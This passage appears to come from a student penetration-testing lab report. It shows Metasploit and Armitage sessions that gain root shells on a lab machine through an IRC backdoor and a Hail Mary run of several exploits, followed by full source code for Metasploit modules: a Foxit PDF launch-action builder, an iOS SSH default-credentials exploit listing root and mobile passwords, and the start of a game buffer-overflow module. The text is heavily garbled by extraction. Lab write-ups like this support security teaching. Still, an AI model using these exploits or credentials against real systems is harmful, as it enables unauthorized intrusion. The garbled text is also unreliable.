| 26 | [ \* ] | 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 6 6 6 7Sending backdoor command . . . | | | | | | | | | |
| 27 | [ \* ] | Accepted | t h e | | f i r s t |  | c l i e n t c o n n e c t i o n . . . | | | |  |
| 28 | [ \* ] | Accepted | t h e | | second | | c l i e n t c o n n e c t i o n . . . | | | |  |
| 29 | [ \* ] | Command : echo OFOZ4inS15ivS36O ; | | | | | |  |  |  |  |
| 30 | [ \* ] | W r i t i n g | t o | socket | | A |  |  |  |  |  |
| 31 | [ \* ] | W r i t i n g | t o | socket | | B |  |  |  |  |  |

1. [ \* ] Reading from sockets . . .
2. [ \* ] Reading from socket B
3. [ \* ] B : ” OFOZ4inS15ivS36O \ r \ n ”

|  |  |  |  |
| --- | --- | --- | --- |
| 35 | [ \* ] | Matching . . . |  |
| 36 | [ \* ] A i s i n p u t . . . | | opened ( 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 4 4 4 > |
| 37 | [ \* ] | Command s h e l l s e s s i o n 3 |
| 38 |  | *,!* 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 4 9 7 9 1 ) | a t 2017 11 09 0 4 : 1 5 : 2 5 0500 |
|  |  |  |

1. whoami
2. r o o t
3. i f c o n f i g

|  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 42 | eth0 | L i n k encap : E t h e r n e t | | | | HWaddr 0 0 : 0 c : 2 9 : 8 8 : 7 b : e8 | | |  |
| 43 |  | i n e t addr : 1 9 2 . 1 6 8 . 8 1 . 1 3 0 | | | | | Bcast : 1 9 2 . 1 6 8 . 8 1 . 2 5 5 | | Mask |
|  | *,!* : 2 5 5 . 2 5 5 . 2 5 5 . 0 | | |  |  |  |  |  |  |
| 44 |  | i n e t 6 addr : | | fe80 : : 2 0 c : 2 9 f f : fe88 : 7 be8 /64 Scope : L i n k | | | | | |
| 45 |  | UP BROADCAST RUNNING MULTICAST | | | | | | MTU:1500 M e t r i c : 1 | |
| 46 |  | RX | packets :23971 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 frame : 0 | | |
| 47 |  | TX | packets :7602 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 | | c a r r i e r : 0 |
| 48 |  | c o l l i s i o n s : 0 t x q u e u e l e n :1000 | | | | | |  |  |
| 49 |  | RX | b y t e s :1764491 | | ( 1 . 6 MB) | | TX | b y t e s :1503847 ( 1 . 4 MB) | |
| 50 |  | I n t e r r u p t : 1 9 | | Base address : 0 x2000 | | | | |  |
| 51 |  |  |  |  |  |  |  |  |  |
| 52 | l o | L i n k encap : L o c a l | | | Loopback | |  |  |  |
| 53 |  | i n e t addr : 1 2 7 . 0 . 0 . 1 | | | | Mask : 2 5 5 . 0 . 0 . 0 | | |  |
| 54 |  | i n e t 6 addr : | | : : 1 / 1 2 8 | | Scope : Host | |  |  |
| 55 |  | UP LOOPBACK RUNNING | | | | MTU:16436 | | M e t r i c : 1 |  |
| 56 |  | RX | packets :3482 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 frame : 0 | | |
| 57 |  | TX | packets :3482 | | e r r o r s : 0 | | dropped : 0 o v e r r u n s : 0 | | c a r r i e r : 0 |
| 58 |  | c o l l i s i o n s : 0 t x q u e u e l e n : 0 | | | | |  |  |  |
| 59 |  | RX | b y t e s :1666705 | | ( 1 . 5 MB) | | TX | b y t e s :1666705 ( 1 . 5 MB) | |

21

|  |  |
| --- | --- |
| 60 |  |
| 61 | ^C |
| 62 | A b o r t s e s s i o n 3? [ y /N ] y |
| 63 | [ \* ] 1 9 2 . 1 6 8 . 8 1 . 1 3 0 Command s h e l l s e s s i o n 3 c l o s e d . Reason : User |
| 64 |

*,!* e x i t

Listing 2.20: Getting root using irc vulnerability

As expected exploit was successful. Command’s whoami and ifconfig prove it.

2.2.5 Armitage Hail Mary

The Hail Mary function is available in the Attacks -> Hail Mary menu. This function launches all the exploits against the attacked machine, leaving those that are exactly executed. After work we get a list of available sessions(successful exploits).




Figure 2.8: Warning




Figure 2.9: Hail mary progress

* msf > s e s s i o n s v

2

* A c t i v e s e s s i o n s

4 ===============

5

6Session ID : 1

|  |  |
| --- | --- |
| 7 | Type : s h e l l php |

* I n f o :

22

* Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 2 5 8 3 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 1 6 4 0 3 *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 )

|  |  |
| --- | --- |
| 10 | V i a : e x p l o i t / m u l t i / h t t p / p h p \_ c g i \_ a r g \_ i n j e c t i o n |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >
4. R e g i s t e r e d : No

|  |  |  |
| --- | --- | --- |
| 15 |  |  |
| 16 | Session ID : | 2 |
| 17 | Type : | s h e l l u n i x |

1. I n f o :
2. Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 4 6 2 5 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 6 2 0 0 *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 )

|  |  |
| --- | --- |
| 20 | V i a : e x p l o i t / u n i x / f t p / v s f t p d \_ 2 3 4 \_ b a c k d o o r |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >
4. R e g i s t e r e d : No

|  |  |  |
| --- | --- | --- |
| 25 |  |  |
| 26 | Session ID : | 3 |
| 27 | Type : | s h e l l l i n u x |

1. I n f o :
2. Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 2 5 1 8 2 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 9 5 8 4 *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 )

|  |  |
| --- | --- |
| 30 | V i a : e x p l o i t / l i n u x / p o s t g r e s / p o s t g r e s \_ p a y l o a d |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >
4. R e g i s t e r e d : No

|  |  |  |
| --- | --- | --- |
| 35 |  |  |
| 36 | Session ID : | 4 |
| 37 | Type : | s h e l l u n i x |

1. I n f o :
2. Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 4 5 8 3 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 3 6 8 4 1 *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 )

|  |  |
| --- | --- |
| 40 | V i a : e x p l o i t / m u l t i /samba/ u s e r m a p \_ s c r i p t |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >
4. R e g i s t e r e d : No

|  |  |  |
| --- | --- | --- |
| 45 |  |  |
| 46 | Session ID : | 5 |
| 47 | Type : | s h e l l u n i x |

1. I n f o :
2. Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 8 2 8 9 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 5 2 1 9 9

|  |  |
| --- | --- |
|  | *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 ) |
| 50 | V i a : e x p l o i t / m u l t i /samba/ u s e r m a p \_ s c r i p t |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >

23

1. R e g i s t e r e d : No
2. Session ID : 6

|  |  |
| --- | --- |
| 57 | Type : s h e l l u n i x |

1. I n f o :
2. Tunnel : 1 9 2 . 1 6 8 . 8 1 . 1 3 1 : 1 4 2 8 0 > 1 9 2 . 1 6 8 . 8 1 . 1 3 0 : 3 8 8 7 1 *,!* ( 1 9 2 . 1 6 8 . 8 1 . 1 3 0 )

|  |  |
| --- | --- |
| 60 | V i a : e x p l o i t / u n i x / misc / d i s t c c \_ e x e c |

1. E n c r y p t e d : f a l s e
2. UUID :
3. CheckIn : <none >
4. R e g i s t e r e d : No

Listing 2.21: active sessions from hail mary

As result we have 6 active sessions, using expoits below.

1. exploit/multi/http/php\_cgi\_arg\_injection

2. exploit/unix/ftp/vsftpd\_234\_backdoor

3. exploit/linux/postgres/postgres\_payload

4. exploit/multi/samba/usermap\_script

5. exploit/multi/samba/usermap\_script

6. exploit/unix/misc/distcc\_exec

2.2.6 Study three exploit source code files and explain them

|  |  |  |
| --- | --- | --- |
|  |  | modules/auxiliary/pdf/foxit/authbypass.rb |
|  | This module exploits an authorization bypass vulnerability in Foxit Reader build 1120. If an | |
|  | Open/Execute file action is processed within PDF files, a remote attacker could exploit this | |
|  | vulnerability to bypass restrictions and perform unauthorized actions without having proper | |
|  | authentication. | |
|  |  |  |
| 1 | ## |  |
| 2 | # | T h i s module r e q u i r e s M e t a s p l o i t : h t t p s : / / m e t a s p l o i t . com/ download |
| 3 | # | C u r r e n t source : h t t p s : / / g i t h u b . com/ r a p i d 7 / m e t a s p l o i t framework |

* ##

5

|  |  |
| --- | --- |
| 6 | r e q u i r e ’ z l i b ’ |
| 7 |  |
| 8 | c l a s s M e t a s p l o i t M o d u l e < Msf : : A u x i l i a r y |

* i n c l u d e Msf : : E x p l o i t : : FILEFORMAT

10

|  |  |  |  |
| --- | --- | --- | --- |
| 11 | def i n i t i a l i z e ( i n f o | = { } ) |  |
| 12 | super ( u p d a t e \_ i n f o ( i n f o , | |  |
| 13 | ’Name ’ | => ’ F o x i t | Reader A u t h o r i z a t i o n Bypass ’ , |
| 14 | ’ D e s c r i p t i o n ’ | => %q { |  |
| 15 | T h i s module | e x p l o i t s an | a u t h o r i z a t i o n bypass |
|  | *,!* v u l n e r a b i l i t y i n | F o x i t Reader | |

24

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 16 | b u i l d | | | 1120. When | | | an | a t t a c k e r c r e a t e s a s p e c i a l l y | | | | | c r a f t e d |
|  | *,!* pdf | f i l e | | c o n t a i n i n g | | |  |  |  |  |  |  |  |
| 17 | an | Open / Execute a c t i o n , | | | | | | | a r b i t r a r y | | commands | can be | executed |
|  | *,!*w i t h o u t c o n f i r m a t i o n | | | | | | |  |  |  |  |  |  |
| 18 | from | | t h e v i c t i m . | | | |  |  |  |  |  |  |  |
| 19 | } , |  |  |  |  |  |  |  |  |  |  |  |  |
| 20 | ’ License ’ | | | |  | => MSF\_LICENSE , | | | | |  |  |  |
| 21 | ’ Author ’ | | |  |  | => | [ | ’MC’ , | | ’ D i d i e r | Stevens | < d i d i e r . s t e v e n s [ | |
|  | *,!* a t ] gmail . com> ’ , | | | | | ] , |  |  |  |  |  |  |  |
| 22 | ’ References ’ | | | |  | => |  |  |  |  |  |  |  |
| 23 | [ |  |  |  | ’2009 0836 ’ | | | |  |  |  |  |  |
| 24 |  | [ | ’ CVE ’ , | | ] , |  |  |  |  |
| 25 |  | [ | ’ OSVDB ’ , | | | ’ 5 5 6 1 5 ’ ] , | | |  |  |  |  |  |
| 26 |  | [ | ’ BID ’ , | | ’ 3 4 0 3 5 ’ | | | ] , |  |  |  |  |  |
| 27 | ] , |  |  |  |  |  |  |  |  |  |  |  |  |
| 28 | ’ D i s c l o s u r e D a t e ’ => | | | | | | ’ Mar | | 9 | 2 0 0 9 ’ , |  |  |  |
| 29 | ’ D e f a u l t T a r g e t ’ | | | | | => 0 ) ) | | |  |  |  |  |  |
| 30 |  |  |  |  |  |  |  |  |  |  |  |  |  |

1. r e g i s t e r \_ o p t i o n s (
2. [

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 33 | O p t S t r i n g . new ( ’ CMD’ , | [ | f a l s e , | ’ The | command t o |
|  | *,!* execute . ’ ,’ / C/ Windows / System32 / c a l c . exe ’ ] ) | | | | , |
| 34 | O p t S t r i n g . new ( ’ FILENAME ’ , | [ | f a l s e , | ’ The | f i l e name . ’ , ’ |
|  | *,!* msf . pdf ’ ] ) |  |  |  |  |

1. ] )
2. end
3. def run

|  |  |
| --- | --- |
| 40 | exec = d a t a s t o r e [ ’ CMD ’ ] |
| 41 |  |

1. # C r e a t e t h e pdf
2. pdf = make\_pdf ( exec )

|  |  |
| --- | --- |
| 45 | p r i n t \_ s t a t u s ( ” C r e a t i n g ’ # { d a t a s t o r e [ ’ FILENAME ’ ] } ’ f i l e . . . ” ) |
| 46 |  |

1. f i l e \_ c r e a t e ( pdf )
2. end

49

50 # h t t p : / / b l o g . d i d i e r s t e v e n s . com/2008/04/29/ pdf l e t me count the *,!* ways /

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 51 | def n\_obfu ( s t r ) | |  |  |  |
| 52 | r e s u l t = ” ” |  |  |  |  |
| 53 | s t r . scan ( / . / u ) | | do | | c | |  |
| 54 | i f rand ( 2 ) == 0 | | | and | c . upcase >= ’ A ’ and c . upcase <= ’ Z ’ |
| 55 | r e s u l t | << | ”#% x ” % | | c . unpack ( ’ C \* ’ ) [ 0 ] |
| 56 | e l s e |  |  |  |  |
| 57 | r e s u l t | << | c |  |  |

1. end
2. end

25

1. r e s u l t
2. end

|  |  |  |
| --- | --- | --- |
| 62 |  |  |
| 63 | def r a n d o m \_ n o n \_ a s c i i \_ s t r i n g ( count ) | |
| 64 | r e s u l t = ” ” |  |
| 65 | count . times | do |
| 66 | r e s u l t << | ( rand ( 1 2 8 ) + 128) . c h r |

1. end
2. r e s u l t
3. end

|  |  |
| --- | --- |
| 70 |  |
| 71 | def i o \_ d e f ( i d ) |

1. ”%d 0 o b j ” % i d
2. end

|  |  |
| --- | --- |
| 74 |  |
| 75 | def i o \_ r e f ( i d ) |

1. ”%d 0 R ” % i d
2. end

78

1. def make\_pdf ( exec )

|  |  |
| --- | --- |
| 81 | x r e f = [ ] |

1. e o l = ” \ x0d \ x0a ”
2. endobj = ” endobj ” << e o l
3. # Randomize PDF v e r s i o n ?

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 86 | pdf | = | ”%%PDF %d.%d ” | | | | % [ 1 + rand ( 2 ) , | | | | 1 + | rand ( 5 ) ] | | << | | e o l |
| 87 | pdf | << | ” % ” << | | r a n d o m \_ n o n \_ a s c i i \_ s t r i n g ( 4 ) | | | | | | | << e o l | |  |  |  |
| 88 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 89 | pdf | << | i o \_ d e f ( 1 ) | | | << | n\_obfu ( ” < < / Type / C a t a l o g / O u t l i n e s | | | | | | | | | ” ) << |
|  | *,!* i o \_ r e f ( 2 ) | | | << | n\_obfu ( ” / Pages ” ) << | | | | | | i o \_ r e f ( 3 ) << | | | n\_obfu ( ” / | | |
|  | *,!* OpenAction | | | ” ) << i o \_ r e f ( 5 ) | | | | << | ” > > ” | | << | endobj |  |  |  |  |
| 90 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 91 | pdf | << | i o \_ d e f ( 2 ) | | | << | n\_obfu ( ” < < / Type / O u t l i n e s / Count | | | | | | | | 0 > >”) << | |
|  | *,!* endobj | | |  |  |  |  |  |  |  |  |  |  |  |  |  |
| 92 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 93 | pdf | << | i o \_ d e f ( 3 ) | | | << | n\_obfu ( ” < < / Type / Pages / Kids [ ” ) | | | | | | | | << i o \_ r e f ( 4 ) | |
|  | *,!*<< n\_obfu ( ” ] / Count 1 > >”) << | | | | | | | | endobj | | |  |  |  |  |  |
| 94 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 95 | pdf | << | i o \_ d e f ( 4 ) | | | << | n\_obfu ( ” < < / Type / Page / P a r e n t | | | | | | | ” ) | << i o \_ r e f | |
|  | *,!* ( 3 ) << n\_obfu ( ” / MediaBox [ 0 | | | | | | | 0 | 612 | 7 9 2 ] > > ” ) << | | | endobj | | | |
| 96 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 97 | pdf | << | i o \_ d e f ( 5 ) | | | << | ” < </ Type / A c t i o n / S / Launch / F | | | | | | << | | / F ( # { exec } ) | |
|  | *,!* > >/NewWindow | | | | t r u e \ n ” + i o \_ r e f ( 6 ) | | | | | + | ” > > ” << endobj | | | | |  |
| 98 | x r e f | << pdf . l e n g t h | | | | |  |  |  |  |  |  |  |  |  |  |
| 99 | pdf | << | endobj | |  |  |  |  |  |  |  |  |  |  |  |  |
| 100 | x r e f P o s i t i o n | | | = pdf . l e n g t h | | | |  |  |  |  |  |  |  |  |  |
| 101 | pdf | << | ” x r e f ” | | << | e o l | |  |  |  |  |  |  |  |  |  |
| 102 | pdf | << | ” 0 %d ” | | % | ( x r e f . l e n g t h | | + | 1 ) | << e o l | | |  |  |  |  |
| 103 | pdf | << | ”0000000000 | | | | 65535 f ” | << | e o l |  |  |  |  |  |  |  |

26

|  |  |
| --- | --- |
| 104 | x r e f . each do | i n d e x | |

1. pdf << ”%010d 00000 n ” % i n d e x << e o l
2. end

|  |  |  |  |
| --- | --- | --- | --- |
| 107 | pdf | << | ” t r a i l e r ” << n\_obfu ( ” < < / S i z e %d / Root ” % ( x r e f . l e n g t h + |
|  | *,!*1 ) ) << i o \_ r e f ( 1 ) << ” > > ” << e o l | | |
| 108 | pdf | << | ” s t a r t x r e f ” << e o l |
| 109 | pdf | << | x r e f P o s i t i o n . t o \_ s ( ) << e o l |

1. pdf << ”%%EOF ” << e o l
2. end
3. end

Listing 2.22: authbypass.rb

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | modules/exploits/apple\_ios/ssh/cydia\_default\_ssh.rb |
|  | This module exploits the default credentials of Apple iOS when it has been jailbroken and the | | |
|  | passwords for the ’root’ and ’mobile’ users have not been changed. | | |
|  |  | The default credentials, that used in this exploit are: | |
|  |  | • | ’root’ : ’alpine’ |
|  |  | • | ’mobile’ : ’dottie’ |
|  |  |  |  |
| 1 | ## |  |  |
| 2 | # | T h i s module r e q u i r e s M e t a s p l o i t : h t t p s : / / m e t a s p l o i t . com/ download | |
| 3 | # | C u r r e n t source : h t t p s : / / g i t h u b . com/ r a p i d 7 / m e t a s p l o i t framework | |

* ##

5

|  |  |  |
| --- | --- | --- |
| 6 | r e q u i r e ’ n e t / ssh ’ | |
| 7 |  |  |
| 8 | c l a s s | M e t a s p l o i t M o d u l e < Msf : : E x p l o i t : : Remote |
| 9 | Rank | = E x c e l l e n t R a n k i n g |
| 10 |  |  |

1. i n c l u d e Msf : : A u x i l i a r y : : CommandShell
2. i n c l u d e Msf : : E x p l o i t : : Remote : : SSH

|  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 13 |  |  |  |  |  |  |  |  |  |  |
| 14 | def i n i t i a l i z e ( i n f o = { } ) | | |  |  |  |  |  |  |  |
| 15 | super ( u p d a t e \_ i n f o ( i n f o , | | |  |  |  |  |  |  |  |
| 16 | ’Name ’ | | => ” Apple | | iOS | D e f a u l t | SSH | Password | |  |
|  | *,!* V u l n e r a b i l i t y ” , | | |  |  |  |  |  |  |  |
| 17 | ’ D e s c r i p t i o n ’ | | => %q { | |  |  |  |  |  |  |
| 18 | T h i s module | | e x p l o i t s | t h e | d e f a u l t c r e d e n t i a l s | | | | o f Apple | iOS |
|  | *,!* when | i t |  |  |  |  |  |  |  |  |
| 19 | has | been j a i l b r o k e n | | and | t h e | passwords | f o r | t h e | ’ r o o t ’ | and ’ |
|  | *,!* mobile ’ | |  |  |  |  |  |  |  |  |

1. users have not been changed .
2. } ,

|  |  |  |  |
| --- | --- | --- | --- |
| 22 | ’ License ’ | => | MSF\_LICENSE , |
| 23 | ’ Author ’ | => |  |
| 24 | [ |  |  |

27

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 25 | ’ hdm ’ |  |  |  |  |  |  |
| 26 | ] , |  |  |  |  |  |  |
| 27 | ’ References ’ |  |  | => |  |  |  |
| 28 | [ |  |  |  |  |  |  |
| 29 | [ ’ OSVDB ’ , | ’ 6 1 2 8 4 ’ ] | | | |  |  |
| 30 | ] , |  |  |  |  |  |  |
| 31 | ’ D e f a u l t O p t i o n s ’ | | | => |  |  |  |
| 32 | { |  |  |  |  |  |  |
| 33 | ’ EXITFUNC ’ | | => | ’ thread ’ | | |  |
| 34 | } , |  |  |  |  |  |  |
| 35 | ’ Payload ’ |  |  | => |  |  |  |
| 36 | { |  |  |  |  |  |  |
| 37 | ’ Compat ’ | => | { |  |  |  |  |
| 38 | ’ PayloadType ’ | | | |  | => | ’ c m d \_ i n t e r a c t ’ , |
| 39 | ’ ConnectionType ’ | | | | | => | ’ f i n d ’ |
| 40 | } |  |  |  |  |  |  |
| 41 | } , |  |  |  |  |  |  |
| 42 | ’ Platform ’ |  |  | => | ’ unix ’ , | | |
| 43 | ’ Arch ’ |  |  | => ARCH\_CMD , | | | |
| 44 | ’ Targets ’ |  |  | => |  |  |  |
| 45 | [ |  |  |  |  |  |  |
| 46 | [ ’ Apple iOS ’ , | | | { | ’ accounts ’ => [ [ ’ r o o t ’ , ’ a l p i n e ’ ] , [ | | |
|  | *,!* ’ mobile ’ ,’ d o t t i e | | | ’ ] ] | } | ] , |  |
| 47 | ] , |  |  |  |  |  |  |
| 48 | ’ P r i v i l e g e d ’ |  |  | => t r u e , | | |  |
| 49 | ’ D i s c l o s u r e D a t e ’ => ” J u l 2 2 0 0 7 ” , | | | | | | |
| 50 | ’ D e f a u l t T a r g e t ’ | |  | => 0 ) ) | |  |  |
| 51 |  |  |  |  |  |  |  |

1. r e g i s t e r \_ o p t i o n s (
2. [
3. Opt : : RHOST ( ) ,
4. Opt : : RPORT ( 2 2 )
5. ] , s e l f . c l a s s
6. )

58

1. r e g i s t e r \_ a d v a n c e d \_ o p t i o n s (
2. [

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| 61 | OptBool . new ( ’ SSH\_DEBUG ’ , | [ | f a l s e , | ’ Enable SSH debugging |
|  | *,!* o u t p u t ( Extreme v e r b o s i t y ! ) | ’ , | f a l s e ] ) | , |
| 62 | O p t I n t . new ( ’ SSH\_TIMEOUT ’ , | [ | f a l s e , | ’ S p e c i f y t h e maximum |
|  | *,!* time t o n e g o t i a t e a SSH session ’ ,3 0 ] ) | | | |

1. ]
2. )
3. end
4. def r h o s t
5. d a t a s t o r e [ ’ RHOST ’ ]
6. end

71

28

|  |  |
| --- | --- |
| 72 |  |
| 73 | def r p o r t |

1. d a t a s t o r e [ ’ RPORT ’ ]
2. end

|  |  |  |
| --- | --- | --- |
| 76 |  |  |
| 77 |  |  |
| 78 | def d o \_ l o g i n ( user , | pass ) |
| 79 | f a c t o r y = s s h \_ s o c k e t \_ f a c t o r y | |
| 80 | opts = { | [ ’ password ’ , ’ keyboard i n t e r a c t i v e ’ ] , |
| 81 | auth\_methods : |
| 82 | p o r t : | r p o r t , |
| 83 | use\_agent : | f a l s e , |
| 84 | c o n f i g : | f a l s e , |
| 85 | password : | pass , |
| 86 | proxy : | f a c t o r y , |

1. n o n \_ i n t e r a c t i v e : t r u e
2. }

|  |  |
| --- | --- |
| 89 |  |
| 90 | opts . merge ! ( : verbose => : debug ) i f d a t a s t o r e [ ’ SSH\_DEBUG ’ ] |
| 91 |  |

1. b e g i n
2. ssh = n i l

|  |  |
| --- | --- |
| 94 | : : Timeout . t i m e o u t ( d a t a s t o r e [ ’ SSH\_TIMEOUT ’ ] ) do |
| 95 | ssh = Net : : SSH . s t a r t ( r h o s t , user , opts ) |

1. end
2. rescue Rex : : C o n n e c t i o n E r r o r
3. r e t u r n
4. rescue Net : : SSH : : Disconnect , : : EOFError

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 100 | p r i n t \_ e r r o r | | ” # { r h o s t } : # { r p o r t } | SSH Disconnected d u r i n g | |
|  | *,!* n e g o t i a t i o n ” | |  |  |  |
| 101 | r e t u r n | |  |  |  |
| 102 | rescue | : : Timeout : : E r r o r | | SSH Timed |  |
| 103 | p r i n t \_ e r r o r | | ” # { r h o s t } : # { r p o r t } | out d u r i n g |
|  | *,!* n e g o t i a t i o n ” | |  |  |  |
| 104 | r e t u r n | |  |  |  |
| 105 | rescue | Net : : SSH : : A u t h e n t i c a t i o n F a i l e d | | |  |
| 106 | p r i n t \_ e r r o r | | ” # { r h o s t } : # { r p o r t } | SSH F a i l e d | a u t h e n t i c a t i o n ” |
| 107 | rescue | Net : : SSH : : E x c e p t i o n => e | |  |  |
| 108 | p r i n t \_ e r r o r | | ” # { r h o s t } : # { r p o r t } | SSH E r r o r : #{ e . c l a s s } : #{ e . | |
|  | *,!* message } ” | |  |  |  |

1. r e t u r n
2. end

|  |  |  |  |
| --- | --- | --- | --- |
| 111 |  |  |  |
| 112 | i f ssh |  |  |
| 113 | conn | = | Net : : SSH : : CommandStream . new ( ssh , ’ / b i n / sh ’ , t r u e ) |
| 114 | ssh | = | n i l |
| 115 | r e t u r n | | conn |

1. end

|  |  |
| --- | --- |
| 118 | r e t u r n n i l |

29

1. end

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 122 | def e x p l o i t |  |  |  |  |
| 123 | s e l f . t a r g e t [ ’ accounts ’ ] . each do | i n f o | | | | |  |
| 124 | user , pass = i n f o | |  | Attempt t o l o g i n |  |
| 125 | p r i n t \_ s t a t u s ( ” # { r h o s t } : # { r p o r t } | | | as ’ # { |
|  | *,!* user } ’ | w i t h password | ’ # { pass } ’ ” ) |  |  |
| 126 | conn = | d o \_ l o g i n ( user , | pass ) |  |  |
| 127 | i f conn | |  | Login S u c c e s s f u l |  |
| 128 | p r i n t \_ g o o d ( ” # { r h o s t } : # { r p o r t } | | | ( ’ # { user |
|  | *,!* } : # { pass } ) ” ) | |  |  |  |

1. h a n d l e r ( conn . l s o c k )
2. break
3. end
4. end
5. end
6. end

Listing 2.23: cydia\_default\_ssh.rb

|  |  |  |
| --- | --- | --- |
|  |  | modules/exploits/windows/games/racer\_503beta5.rb |
|  | This module exploits the Racer Car and Racing Simulator game versions v0.5.3 beta 5 and ear- | |
|  | lier. Both the client and server listen on UDP port 26000. By sending an overly long buffer(more | |
|  | than 1000 symbols) we are able to execute arbitrary code remotely. | |
|  |  |  |
| 1 | ## |  |
| 2 | # | T h i s module r e q u i r e s M e t a s p l o i t : h t t p s : / / m e t a s p l o i t . com/ download |
| 3 | # | C u r r e n t source : h t t p s : / / g i t h u b . com/ r a p i d 7 / m e t a s p l o i t framework |

* ##

5

6 c l a s s M e t a s p l o i t M o d u l e < Msf : : E x p l o i t : : Remote

* Rank = GreatRanking

8

* i n c l u d e Msf : : E x p l o i t : : Remote : : Udp

10

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 11 | def | i n i t i a l i z e ( i n f o | | = { } ) | |  |  |  |  |  |  |  |  |  |
| 12 | super ( u p d a t e \_ i n f o ( i n f o , | | | | |  |  |  |  |  |  |  |  |  |
| 13 |  | ’Name ’ |  | => | ’ Racer v0 . 5 . 3 | | | | Beta | 5 B u f f e r | | Overflow ’ , | | |
| 14 |  | ’ D e s c r i p t i o n ’ | | => %q { | | |  |  |  |  |  |  |  |  |
| 15 |  | T h i s module | | e x p l o i t s | | | t h e | Racer | Car | and | Racing S i m u l a t o r | | | |
|  | *,!* game | |  |  |  |  |  |  |  |  |  |  |  |  |
| 16 |  | v e r s i o n s | v0 . 5 . 3 beta | | | 5 | and | e a r l i e r . | | Both | t h e | c l i e n t | and |  |
|  | *,!* s e r v e r l i s t e n | | |  |  |  |  |  |  |  |  |  |  |  |
| 17 | *,!* | on UDP p o r t 26000. By | | | | | sending an | | o v e r l y | | l o n g | b u f f e r | we | a r e |
|  | a b l e t o |  |  |  |  |  |  |  |  |  |  |  |  |
| 18 |  | execute | a r b i t r a r y | | code | | r e m o t e l y . | |  |  |  |  |  |  |
| 19 |  | } , |  |  |  |  |  |  |  |  |  |  |  |  |
| 20 |  | ’ Author ’ |  | => | [ | ’ Trancek < t r a n c e k [ a t ] y a s h i r a . org > ’ | | | | | | | | ] , |
| 21 |  | ’ License ’ |  | => | MSF\_LICENSE , | | | |  |  |  |  |  |  |

30

|  |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- | --- |
| 22 | ’ References ’ | | |  |  | => |  |  |  |  |  |  |  |  |
| 23 | [ |  |  | ’2007 4370 ’ ] , | | | | |  |  |  |  |  |  |
| 24 | [ | ’ CVE ’ , | |  |  |  |  |  |  |
| 25 | [ | ’ OSVDB ’ , | | | ’ 3 9 6 0 1 ’ | | | ] , |  |  |  |  |  |  |
| 26 | [ | ’ EDB ’ , | | ’ 4 2 8 3 ’ | | | ] , |  |  |  |  |  |  |  |
| 27 | [ | ’ BID ’ , | | ’ 2 5 2 9 7 ’ | | | ] , |  |  |  |  |  |  |  |
| 28 | ] , |  |  |  |  |  |  |  |  |  |  |  |  |  |
